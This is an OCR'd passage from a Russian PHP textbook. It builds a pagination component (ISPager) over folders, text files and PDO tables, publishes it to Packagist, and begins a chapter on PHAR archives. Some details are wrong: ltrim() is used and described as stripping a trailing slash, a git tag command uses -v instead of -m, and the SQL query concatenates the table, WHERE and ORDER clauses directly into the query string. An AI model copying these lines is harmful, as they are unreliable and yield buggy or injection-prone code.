<?php
namespace ISPager;

class DirPager extends Pager
{
    protected $dirname;

    public function __construct(
        View $view,
        $dir_name = '.',
        $items_per_page = 10,
        $links_count = 3,
        $get_params = null,
        $counter_param = 'page')
    {
      // Удаляем последний символ /, если он имеется
      $this->dirname = ltrim($dir_name, "/");
      // Инициализируем переменные через конструктор базового класса
      parent::__construct(
          $view,
          $items_per_page,
          $links_count,
          $get_params,
          $counter_param);
    }

    public function getItemsCount()
    {
        $countline = 0;
        // Открываем каталог
        if(($dir = opendir($this->dirname)) !== false) {
            while(($file = readdir($dir)) !== false) {
                // Если текущая позиция является файлом,
                // подсчитываем ее
                if(is_file($this->dirname."/".$file)) {
                    $countline++;
                }
            }
            // Закрываем каталог
            closedir($dir);
        }
        return $countline;
    }

    public function getItems()
    {
      // Текущая страница
      $current_page = $this->getCurrentPage();
```

```
        // Общее количество страниц
        $total_pages = $this->getPagesCount();
        // Проверяем, попадает ли запрашиваемый номер
        // страницы в интервал от минимального до максимального
        if($current_page <= 0 || $current_page > $total_pages) {
            return 0;
        }
        // Извлекаем позиции текущей страницы
        $arr = [];
        // Номер, начиная с которого следует
        // выбирать строки файла
        $first = ($current_page - 1) * $this->getItemsPerPage();
        // Открываем каталог
        if(($dir = opendir($this->dirname)) === false) {
            return 0;
        }
        $i = -1;
        while(($file = readdir($dir)) !== false)
        {
          // Если текущая позиция является файлом
          if(is_file($this->dirname."/".$file)) {
            // Увеличиваем счетчик
            $i++;
            // Пока не достигнут номер $first,
            // досрочно заканчиваем итерацию
            if($i < $first) continue;
            // Если достигнут конец выборки, досрочно покидаем цикл
            if($i > $first + $this->getItemsPerPage() - 1) break;
            // Помещаем пути к файлам в массив,
            // который будет возвращен методом
            $arr[] = $this->dirname."/".$file;
          }
        }
        // Закрываем каталог
        closedir($dir);

        return $arr;
    }
}
```

В дополнение к унаследованным из `Pager` свойствам класс `DirPager` вводит защищенный член класса `$dirname` для хранения пути к каталогу с файлами. Для инициализации этого свойства мы изменяем состав параметров конструктора, добавляя дополнительный параметр `$dir_name` (по умолчанию указывает на текущую папку). Инициализация этого параметра осуществляется непосредственно в конструкторе класса `DirPager`, в то время как все остальные параметры передаются в конструктор базового класса `Pager` за счет вызова конструктора с модификатором `parent`.

Пользователь класса может задавать имя каталога как со слешем на конце — "photo/", так и без него — "photo". Чтобы специально не обрабатывать подобную ситуацию,

в конструкторе класса DirPager слеш в конце строки удаляется при помощи функции ltrim(). По умолчанию данная функция удаляет пробелы в конце строки, однако при помощи второго параметра можно указать удаляемый символ, отличный от пробела.

Помимо конструктора класс DirPager реализует метод getItemsCount(), возвращающий количество файлов в каталоге, и метод getItems(), возвращающий список файлов текущей страницы. В основе обоих методов лежит использование функций для работы с каталогами. Порядок работы с каталогом таков: каталог открывается при помощи функции opendir(), функция принимает в качестве единственного параметра имя каталога и возвращает дескриптор $dir, который затем используется в качестве первого параметра для всех остальных функций, работающих с каталогом. В цикле while() осуществляется последовательное чтение элементов каталога при помощи функции readdir(). Функция возвращает лишь имя файла, поэтому при обращении к файлу необходимо формировать путь, добавляя перед его названием имя каталога $this->dirname.

Следует отметить, что результат присвоения переменной $file значения функции readdir() сравнивается со значением false. Обычно в качестве аргумента цикла while() используется выражение $file = readdir($dir), однако в данном случае это недопустимо, т. к. имя файла может начинаться с 0, что в контексте оператора while() будет рассматриваться как false и приводить к остановке цикла.

В каталоге могут находиться как файлы, так и подкаталоги; обязательно учитываются как минимум два каталога: текущий "." и родительский "..". Поэтому при подсчете количества файлов или при формировании массива файлов для текущей страницы важно подсчитывать именно файлы, избегая каталогов. Для этой цели служит функция is_file(), которая возвращает true, если переданный ей в качестве аргумента путь ведет к файлу, и false в противном случае.

Базовый класс представления *View*

Несмотря на то, что мы получили первый рабочий класс DirPager, который позволяет создавать объект, мы не сможем воспользоваться им, пока не создадим абстрактный класс представления View и не унаследуем от него одну из реализаций представления постраничной навигации. В листинге 44.5 приводится реализация класса View.

Листинг 44.5. Абстрактный класс View. Файл pager/src/ISPager/View.php

```
<?php
namespace ISPager;

abstract class View
{
    protected $pager;

    public function link($title, $current_page = 1)
    {
        return "<a href='{$this->pager->getCurrentPagePath()}?".
               "{$this->pager->getCounterParam()}={$current_page}".
```

```
                "{$this->pager->getParameters()}'>{$title}</a>";
    }

    abstract public function render(Pager $pager);
}
```

Класс содержит абстрактный метод `render()`, реализующий логику вывода постраничной навигации. Метод принимает объект `$pager` класса `Pager`, точнее одного из производных класса. Метод должен поместить переданный объект в защищенный член класса `$pager`. Это необходимо, чтобы им смог воспользоваться метод `link()`, формирующий ссылку на страницу. Метод `link()` принимает в качестве первого параметра название ссылки, а в качестве второго — номер страницы.

Представление: список страниц

Класс `View` является абстрактным и не может использоваться для формирования HTML-кода постраничной навигации. Реализуем простейший вариант постраничной навигации, представленный на рис. 44.2. Для этого унаследуем от `View` класс `PagesList` (листинг 44.6).

Листинг 44.6. Список страниц `PagesList`. Файл pager/src/ISPager/PagesList.php

```
<?php
namespace ISPager;

class PagesList extends View
{
   public function render(Pager $pager) {

    // Объект постраничной навигации
    $this->pager = $pager;

    // Строка для возвращаемого результата
    $return_page = "";

    // Текущий номер страницы
    $current_page = $this->pager->getCurrentPage();
    // Общее количество страниц
    $total_pages = $this->pager->getPagesCount();

    // Ссылка на первую страницу
    $return_page .= $this->link('&lt;&lt;', 1)." ... ";
    // Выводим ссылку "Назад", если это не первая страница
    if($current_page != 1) {
      $return_page .= $this->link('&lt;', $current_page - 1)." ... ";
    }

    // Выводим предыдущие элементы
    if($current_page > $this->pager->getVisibleLinkCount() + 1) {
      $init = $current_page - $this->pager->getVisibleLinkCount();
```

```
      for($i = $init; $i < $current_page; $i++) {
        $return_page .= $this->link($i, $i)." ";
      }
    } else {
      for($i = 1; $i < $current_page; $i++) {
        $return_page .= $this->link($i, $i)." ";
      }
    }
    // Выводим текущий элемент
    $return_page .= "$i ";
    // Выводим следующие элементы
    if($current_page + $this->pager->getVisibleLinkCount() < $total_pages)
    {
      $cond = $current_page + $this->pager->getVisibleLinkCount();
      for($i = $current_page + 1; $i <= $cond; $i++) {
        $return_page .= $this->link($i, $i)." ";
      }
    } else {
      for($i = $current_page + 1; $i <= $total_pages; $i++) {
         $return_page .= $this->link($i, $i)." ";
      }
    }

    // Выводим ссылку вперед, если это не последняя страница
    if($current_page != $total_pages) {
      $return_page .= " ... ".$this->link('&gt;', $current_page + 1);
    }
    // Ссылка на последнюю страницу
    $return_page .= " ... ".$this->link('&gt;&gt;', $total_pages);

    return $return_page;
  }
}
```

Собираем все вместе

В настоящий момент у нас реализованы четыре метода: `Pager`, `DirPager`, `View` и `PagesList`. На рис. 44.3 серым цветом помечены готовые классы, а белым классы, которые лишь предстоит реализовать.




Рис. 44.3. Диаграмма классов компонента постраничной навигации. Серым цветом помечены реализованные классы

Так как компонент у нас пока не реализован, придется испытать его из отдельной папки, настроив автозагрузку на локальную копию пока еще неготового компонента (листинг 44.7).

Листинг 44.7. Постраничная навигация по папке. Файл dir.php

```
<?php ## Постраничная навигация по папке
 // Временная автозагрузка классов
 spl_autoload_register(function($class){
   require_once("pager/src/{$class}.php");
 });

 $obj = new ISPager\DirPager(
   new ISPager\PagesList(),
   'photos',
   3,
   2);
 // Содержимое текущей страницы
 foreach($obj->getItems() as $img) {
   echo "<img src='$img' /> ";
 }
 // Постраничная навигация
 echo "<p>$obj</p>";
```

Результат работы скрипта из листинга 44.7 представлен на рис. 44.2.




Рис. 44.4. Постраничная навигация по папке

Постраничная навигация по содержимому файла

Для реализации постраничной навигации по текстовому файлу реализуем класс `FilePager`, который будет очень похож на `DirPager`, однако вместо пути к каталогу будет расширять базовый класс `Pager` свойством `$filename` — путем к файлу (листинг 44.8).

Листинг 44.8. Класс `FilePager`. Файл pager/src/ISPager/FilePager.php

```
<?php
namespace ISPager;

class FilePager extends Pager
{
  protected $filename;
  public function __construct(
    View $view,
    $filename = '.',
    $items_per_page = 10,
    $links_count = 3,
    $get_params = null,
    $counter_param = 'page')
    {
      $this->filename   = $filename;
      // Инициализируем переменные через конструктор базового класса
      parent::__construct(
        $view,
        $items_per_page,
        $links_count,
        $get_params,
        $counter_param);
    }
  public function getItemsCount()
  {
    $countline = 0;
    // Открываем файл
    $fd = fopen($this->filename, "r");
    if($fd) {
      // Подсчитываем количество записей в файле
      while(!feof($fd)) {
        fgets($fd, 10000);
        $countline++;
      }
      // Закрываем файл
      fclose($fd);
    }
    return $countline;
  }
  public function getItems()
  {
    // Текущая страница
    $current_page = $this->getCurrentPage();
    // Количество позиций
    $total = $this->getItemsCount();
    // Общее количество страниц
    $total_pages = $this->getPagesCount();
```

```
    // Проверяем, попадает ли запрашиваемый номер
    // страницы в интервал от минимального до максимального
    if($current_page <= 0 || $current_page > $total_pages) {
      return 0;
    }
    // Извлекаем позиции текущей страницы
    $arr = [];
    $fd = fopen($this->filename, "r");
    if(!$fd) return 0;
    // Номер, начиная с которого следует
    // выбирать строки файла
    $first = ($current_page - 1) * $this->getItemsPerPage();
    for($i = 0; $i < $total; $i++) {
      $str = fgets($fd, 10000);
      // Пока не достигнут номер $first,
      // досрочно заканчиваем итерацию
      if($i < $first) continue;
      // Если достигнут конец выборки, досрочно покидаем цикл
      if($i > $first + $this->getItemsPerPage() - 1) break;
      // Помещаем строки файла в массив,
      // который будет возвращен методом
      $arr[] = $str;
    }
    fclose($fd);

    return $arr;
  }
}
```

Метод `getItemsCount()` открывает файл с именем `$filename`, переданным в конструкторе, и подсчитывает количество строк в файле при каждом обращении. С точки зрения производительности было бы разумно завести закрытую переменную `$total` и присваивать ей значение только один раз в конструкторе, т. к. операция сканирования файла достаточно трудоемка. Однако это не всегда удобно, поскольку количество записей в файле может изменяться на всем протяжении существования объекта.

Подсчет строк в файле осуществляется путем чтения строк функцией `fgets()` в цикле `while()`. До тех пор, пока конец файла не достигнут, функция `feof()` возвращает значение `false`, и цикл продолжает работу. Функция `fgets()` читает из файла количество символов, указанное во втором параметре; чтение символов заканчивается, если функция встречает символ перевода строки. Обычно строки в текстовых файлах гораздо короче 10 000 символов, поэтому чтение всегда выполняется корректно.

Для работы с текстовыми файлами можно использовать функцию `file()`, которая возвращает содержимое текстового файла в виде массива, каждый элемент которого соответствует отдельной строке файла. Однако для файлов большого объема функция `file()` не всегда подходит. Дело в том, что содержимое файла приходится полностью загружать в память скрипта, которая зачастую ограничена, а это приводит к аварийному завершению работы функции `file()`. При использовании функции `fgets()` в цикле

`while()` для хранения содержимого файла скрипт в каждую секунду времени использует не больше 10 Кбайт (переменная `$str`).

В классе `FilePager` реализован также метод `getItems()`, который возвращает массив строк файла, соответствующих текущей странице. Для этого вычисляется номер строки `$first`, начиная с которой следует выбирать строки из файла и помещать их в массив `$arr`, возвращаемый методом `getItems()` в качестве результата. Пока счетчик цикла `for()` не достиг величины `$first`, итерация цикла может быть прекращена досрочно при помощи ключевого слова `continue`. Если счетчик цикла превысил величину, равную `$first` плюс количество позиций на странице, цикл прекращает работу при помощи ключевого слова `break`.

Теперь, когда готов первый производный класс постраничной навигации, можно воспользоваться им для представления файла большого объема (листинг 44.9).

Листинг 44.9. Постраничная навигация по файлу. Файл file.php

```
<?php ## Постраничная навигация по файлу
  // Временная автозагрузка классов
  spl_autoload_register(function($class){
    require_once("pager/src/{$class}.php");
  });

  $obj = new ISPager\FilePager(
    new ISPager\PagesList(),
    '../math/largetextfile.txt');
  // Содержимое текущей страницы
  foreach($obj->getItems() as $line) {
    echo htmlspecialchars($line)."<br /> ";
  }
  // Постраничная навигация
  echo "<p>$obj</p>";
```

Постраничная навигация по содержимому базы данных

Помимо файлов и каталогов, постраничная навигация часто применяется для вывода позиций из базы данных. В листинге 44.10 представлен класс `PdoPager`, который реализует механизм постраничной навигации по содержимому таблицы через расширение PDO *(см. главу 37)*.

Листинг 44.10. Класс `PdoPager`. Файл pager/src/ISPager/PdoPager.php

```
<?php
namespace ISPager;

class PdoPager extends Pager
{
  protected $pdo;
  protected $tablename;
```

```
protected $where;
protected $params;
protected $order;
public function __construct(
  View $view,
  $pdo,
  $tablename,
  $where = "",
  $params = [],
  $order = "",
  $items_per_page = 10,
  $links_count = 3,
  $get_params = null,
  $counter_param = 'page')
{
  $this->pdo = $pdo;
  $this->tablename = $tablename;
  $this->where = $where;
  $this->params = $params;
  $this->order = $order;
  // Инициализируем переменные через конструктор базового класса
  parent::__construct(
    $view,
    $items_per_page,
    $links_count,
    $get_params,
    $counter_param);
}
public function getItemsCount()
{
  // Формируем запрос на получение
  // общего количества записей в таблице
  $query = "SELECT COUNT(*) AS total
        FROM {$this->tablename}
        {$this->where}";
  $tot = $this->pdo->prepare($query);
  $tot->execute($this->params);
  return $tot->fetch()['total'];
}
public function getItems()
{
  // Текущая страница
  $current_page = $this->getCurrentPage();
  // Общее количество страниц
  $total_pages = $this->getPagesCount();
  // Проверяем, попадает ли запрашиваемый номер
  // страницы в интервал от минимального до максимального
  if($current_page <= 0 || $current_page > $total_pages) {
    return 0;
  }
```

```
    // Извлекаем позиции текущей страницы
    $arr = [];
    // Номер, начиная с которого следует
    // выбирать строки файла
    $first = ($current_page - 1) * $this->getItemsPerPage();
    // Извлекаем позиции для текущей страницы
    $query = "SELECT * FROM {$this->tablename}
        {$this->where}
        {$this->order}
        LIMIT $first, {$this->getItemsPerPage()}";
    $tbl = $this->pdo->prepare($query);
    $tbl->execute($this->params);

    return $results = $tbl->fetchAll();
  }
}
```

В дополнение к унаследованным из `Pager` свойствам класс `PdoPager` вводит пять свойств, которые инициализируются конструктором. Рассмотрим их более подробно:

- `$pdo` — объект класса PDO для связи с сервером базы данных;
- `$tablename` — имя таблицы, содержимое которой подвергается постраничной разбивке;
- `$where` — `WHERE`-условие SQL-запроса;
- `$params` — параметры `WHERE`-условия;
- `$order` — выражение `ORDER BY` для сортировки результатов запроса.

В задачу класса не входит установка соединения с базой данных — этим будет заниматься внешний код.

Так же как и другие наследники класса `Pager`, класс `PdoPager` перегружает метод `getItemsCount()`, который для подсчета количества элементов в таблице использует MySQL-функцию `COUNT()`:

```
SELECT COUNT(*) FROM tbl
```

В методе `getItems()`, возвращающем записи для текущей страницы, для получения ограниченного объема записей используется конструкция `LIMIT`: так, запрос с конструкцией `LIMIT 0, 10` возвращает первые 10 элементов таблицы, `LIMIT 10, 10` возвращает следующие 10 элементов, `LIMIT 20, 10` — следующие и т. д.

```
SELECT COUNT(*) FROM tbl LIMIT 0, 10
```

Для демонстрации возможностей класса `PdoPager` создадим таблицу `languages`, предназначенную для хранения списка языков программирования (листинг 44.11).

Листинг 44.11. Таблица `languages`. Файл languages.sql

```
CREATE TABLE languages (
  id INT(11) NOT NULL AUTO_INCREMENT,
  name TEXT NOT NULL,
```

```
  PRIMARY KEY (id)
);
INSERT INTO languages VALUES (NULL, 'C++');
INSERT INTO languages VALUES (NULL, 'Pascal');
INSERT INTO languages VALUES (NULL, 'Perl');
INSERT INTO languages VALUES (NULL, 'PHP');
INSERT INTO languages VALUES (NULL, 'C#');
INSERT INTO languages VALUES (NULL, 'Visual Basic');
INSERT INTO languages VALUES (NULL, 'BASH');
INSERT INTO languages VALUES (NULL, 'Python');
INSERT INTO languages VALUES (NULL, 'Ruby');
INSERT INTO languages VALUES (NULL, 'SQL');
INSERT INTO languages VALUES (NULL, 'Fortran');
INSERT INTO languages VALUES (NULL, 'JavaScript');
INSERT INTO languages VALUES (NULL, 'Lua');
INSERT INTO languages VALUES (NULL, 'UML');
INSERT INTO languages VALUES (NULL, 'Java');
```

Таблица `languages` состоит из двух полей:

- `id` — первичный ключ таблицы, снабженный атрибутом `AUTO_INCREMENT`;
- `name` — название языка.

В листинге 44.12 приводится пример использования класса `PdoPager`.

Листинг 44.12. Постраничная навигация таблицы `languages`. Файл pdo.php

```
<?php ## Постраничная навигация таблицы languages
  // Временная автозагрузка классов
  spl_autoload_register(function($class){
    require_once("pager/src/{$class}.php");
  });

  try {
    $pdo = new PDO(
      'mysql:host=localhost;dbname=test',
      'root',
      '',
      [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
    $obj = new ISPager\PdoPager(
      new ISPager\PagesList(),
      $pdo,
      'languages');
    // Содержимое текущей страницы
    foreach($obj->getItems() as $language) {
      echo htmlspecialchars($language['name'])."<br /> ";
    }
    // Постраничная навигация
    echo "<p>$obj</p>";
  }
```

```
  catch (PDOException $e) {
    echo "Невозможно установить соединение с базой данных";
  }
```

Представление: диапазон элементов

В настоящий момент реализованы почти все классы постраничной навигации, осталось реализовать единственный класс `ItemsRange`, и компонент будет готов (рис. 44.5).




Рис. 44.5. Текущее состояние диаграммы классов компонента постраничной навигации. Серым цветом помечены реализованные классы

Класс `ItemsRange` предоставляет альтернативную постраничную навигацию, в которой вместо номеров страниц используются диапазонов элементов:

```
[1-10] ... [281-290] [291-300] [301-310] [311-320] [321-330] ... [511-517]
```

Возможная реализация класса представлена в листинге 44.13.

Листинг 44.13. Класс `ItemsRange`. Файл pager/src/ISPager/ItemsRange.php

```
<?php
namespace ISPager;

class ItemsRange extends View
{
  public function range($first, $second)
  {
    return "[{$first}-{$second}]";
  }
  public function render(Pager $pager) {

    // Объект постраничной навигации
    $this->pager = $pager;

    // Строка для возвращаемого результата
    $return_page = "";

    // Текущий номер страницы
    $current_page = $this->pager->getCurrentPage();
    // Общее количество страниц
    $total_pages = $this->pager->getPagesCount();
```

```
// Проверяем, есть ли ссылки слева
if($current_page - $this->pager->getVisibleLinkCount() > 1) {
  $range = $this->range(1, $this->pager->getItemsPerPage());
  $return_page .= $this->link($range, 1)." ... ";
  // Есть
  $init = $current_page - $this->pager->getVisibleLinkCount();
  for($i = $init; $i < $current_page; $i++) {
    $range = $this->range(
      (($i - 1) * $this->pager->getItemsPerPage() + 1),
      $i * $this->pager->getItemsPerPage());
    $return_page .= " ".$this->link($range, $i)." ";
  }
} else {
  // Нет
  for($i = 1; $i < $current_page; $i++) {
    $range = $this->range(
      (($i - 1) * $this->pager->getItemsPerPage() + 1),
      $i * $this->pager->getItemsPerPage());
    $return_page .= " ".$this->link($range, $i)." ";
  }
}
// Проверяем, есть ли ссылки справа
if($current_page + $this->pager->getVisibleLinkCount() < $total_pages)
{
  // Есть
  $cond = $current_page + $this->pager->getVisibleLinkCount();
  for($i = $current_page; $i <= $cond; $i++) {
    if($current_page == $i) {
      $return_page .= " ".$this->range(
        (($i - 1) * $this->pager->getItemsPerPage() + 1),
        $i * $this->pager->getItemsPerPage())." ";
    } else {
      $range = $this->range(
        (($i - 1) * $this->pager->getItemsPerPage() + 1),
        $i * $this->pager->getItemsPerPage());
      $return_page .= " ".$this->link($range, $i)." ";
    }
  }
  $range = $this->range(
    (($total_pages - 1) * $this->pager->getItemsPerPage() + 1),
    $this->pager->getItemsCount());
  $return_page .= " ... ".$this->link($range, $total_pages)." ";
} else {
  // Нет
  for($i = $current_page; $i <= $total_pages; $i++) {
    if($total_pages == $i) {
      if($current_page == $i) {
        $return_page .= " ".$this->range(
          (($i - 1) * $this->pager->getItemsPerPage() + 1),
          $this->pager->getItemsCount())." ";
```

```
          } else {
            $range = $this->range(
              (($i - 1) * $this->pager->getItemsPerPage() + 1),
              $this->pager->getItemsCount());
            $return_page .= " ".$this->link($range, $i)." ";
          }
        } else {
          if($current_page == $i) {
            $return_page .= " ".$this->range(
              (($i - 1) * $this->pager->getItemsPerPage() + 1),
              $i * $this->pager->getItemsPerPage())." ";
          } else {
            $range = $this->range(
              (($i - 1) * $this->pager->getItemsPerPage() + 1),
              ($i * $this->pager->getItemsPerPage()));
            $return_page .= " ".$this->link($range, $i)." ";
          }
        }
      }
    }
    return $return_page;
  }
}
```

Класс `ItemsRange` наследуется от `View` и реализует его абстрактный метод `render()`. Для того чтобы уменьшить сложность, вводится вспомогательный метод `range()`, который формирует диапазон в виде строки `"[{$first}-{$second}]"`, где `$first` — начало диапазона, а `$second` — окончание диапазона.

В листинге 44.14 приводится пример использования класса `ItemsRange`.

Листинг 44.14. Использование представления `ItemsRange`. Файл items_range.php

```
<?php ## Использование представления ItemsRange
  // Временная автозагрузка классов
  spl_autoload_register(function($class){
    require_once("pager/src/{$class}.php");
  });

  try {
    $pdo = new PDO(
      'mysql:host=localhost;dbname=test',
      'root',
      '',
      [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
    $obj = new ISPager\PdoPager(
      new ISPager\ItemsRange(),
      $pdo,
      'languages');
```

```
    // Содержимое текущей страницы
    foreach($obj->getItems() as $language) {
      echo htmlspecialchars($language['name'])."<br /> ";
    }
    // Постраничная навигация
    echo "<p>$obj</p>";
  }
  catch (PDOException $e) {
    echo "Невозможно установить соединение с базой данных";
  }
```

В примере осуществляется постраничная разбивка таблицы `languages` при помощи класса `PdoPager`, только вместо представления `PagesList` используется представление `ItemsRange`. Результат работы скрипта представлен на рис. 44.6.




Рис. 44.6. Постраничная навигация в виде диапазона элементов

Публикация компонента

Прежде чем опубликовать компонент на сайте Packagist, его следует разместить на одном из git-хостингов. Одним из самых популярных git-хостингов для проектов со свободной лицензией является GitHub. Более подробно система контроля версий Git и сервис GitHub описывается в *главе 54*.

При создании нового репозитория GitHub выводится подсказка, как правильно инициализировать проект. Ниже приводится пример команд для инициализации git-репозитория компонента ISPager:

```
$ git add .
$ git commit -am "Initialize ISPager"
$ git remote add origin git@github.com:igorsimdyanov/pager.git
$ git push -u origin master
```

Теперь любой желающий может клонировать проект при помощи команды

```
$ git clone https://github.com/igorsimdyanov/pager.git
```

Версия пакета назначается автоматически, путем выставления метки или тега в системе контроля версий Git *(см. главу 54)*. Например, назначить версию 1.0.0 можно при помощи следующего набора команд:

```
$ git tag -a v1.0.0 -v 'Version 1.0.0'
$ git push origin v1.0.0
```

Для публикации на Packagist следует зарегистрироваться на сайте и перейти в раздел **Submit**. После чего следует ввести в поле **Repository URL** адрес git-репозитория **https://github.com/igorsimdyanov/pager.git** и нажать кнопку **Check**. После появления ряда диалоговых окон компонент будет зарегистрирован (рис. 44.7).




Рис. 44.7. Публикация компонента на сайте Packagist

Теперь компонент можно использовать в проекте, как любой другой компонент с Packagist (листинг 44.15).

Листинг 44.15. Использование компонента `ISPager`. Файл pager_use/composer.json

```
{
  "require": {
    "igorsimdyanov/pager": "*"
  }
}
```

После выполнения команды `composer install` работать с компонентом `ISPager` можно как с любым другим компонентом, загруженным через пакетный менеджер Composer (листинг 44.16).

Листинг 44.16. Использование компонента `ISPager`. Файл pager_use/index.php

```
<?php ## Использование компонента ISPager
  require_once(__DIR__ . '/vendor/autoload.php');

  $obj = new ISPager\FilePager(
    new ISPager\ItemsRange(),
    '../../math/largetextfile.txt');
  // Содержимое текущей страницы
  foreach($obj->getItems() as $line) {
    echo htmlspecialchars($line)."<br /> ";
  }
  // Постраничная навигация
  echo "<p>$obj</p>";
```

Зачем разрабатывать собственные компоненты?

Для чего может потребоваться разработка собственных компонентов, если на сайте Packagist представлено огромное количество готовых компонентов? Дело в том, что любой компонент создается под собственные задачи разработчика. Не является исключением и ISPager: его задача — продемонстрировать, как следует разрабатывать пакеты для Composer.


В то же время несложно обнаружить недостатки, которые могут быть критичны для высоконагруженных проектов:

- значения параметров не кэшируются, а вычисляются каждый раз снова;
- компонент не может работать без вычисления количества всех элементов, что может быть затруднительно для гигантских списков;
- в случае `PdoPager` невозможно работать с многотабличными запросами.

Для решения этих задач потребуется либо сильно изменить существующий компонент, либо разработать новый. Почти невозможно разработать компоненты на все случаи жизни. Детально проработанные компоненты, охватывающие все возможные области применения, сильно разрастаются в объеме: приходится загружать гигантский компонент для решения небольшой задачи, используя лишь небольшую часть возможностей компонента. В то же время в рамках небольшого компонента трудно охватить все возможные случаи, например, в случае ISPager мы пожертвовали скоростью и функциональностью, чтобы сделать компонент как можно проще в использовании.

Резюме

Компоненты — это современный способ распространения PHP-библиотек. В данной главе мы разработали свой компонент постраничной навигации ISPager и опубликовали его на сайте Packagist, сделав его доступным для всего PHP-сообщества.



ГЛАВА 45

PHAR-архивы

Листинги данной главы
можно найти в подкаталоге phar.

PHAR-архив — это исполняемый архив PHP, упакованная и сжатая библиотека из несколько файлов. Причем извлечение файлов из такого архива осуществляется без предварительной распаковки на жесткий диск. Упаковываться могут любые файлы: PHP-скрипты, изображения, JavaScript-сценарии, CSS-файлы и т. п.

PHAR-архивы особенно удобны при публикации приложения на множество серверов, ведь загрузка сотен или тысяч мелких PHP-файлов может протекать гораздо сложнее, чем загрузка одного PHAR-файла.

> ***Замечание***
> Идея таких архивов заимствована из языка Java, где много лет существуют аналогичные jar-архивы.

Создание архива

Для создания архива можно воспользоваться классом `Phar`, конструктор которого имеет следующий синтаксис:

```
public Phar::__construct (
    string $fname [, int $flags [, string $alias ]] )
```

Конструктор может принимать следующие параметры:

- `$fname` — путь к существующему или создаваемому PHAR-архиву;
- `$flags` — комбинация флагов класса итератора файловой системы `FilesystemIterator`. Дело в том, что класс `Phar` наследуется от класса `FilesystemIterator`. Уточнить назначение флагов можно в официальной документации;
- `$alias` — псевдоним для потока.

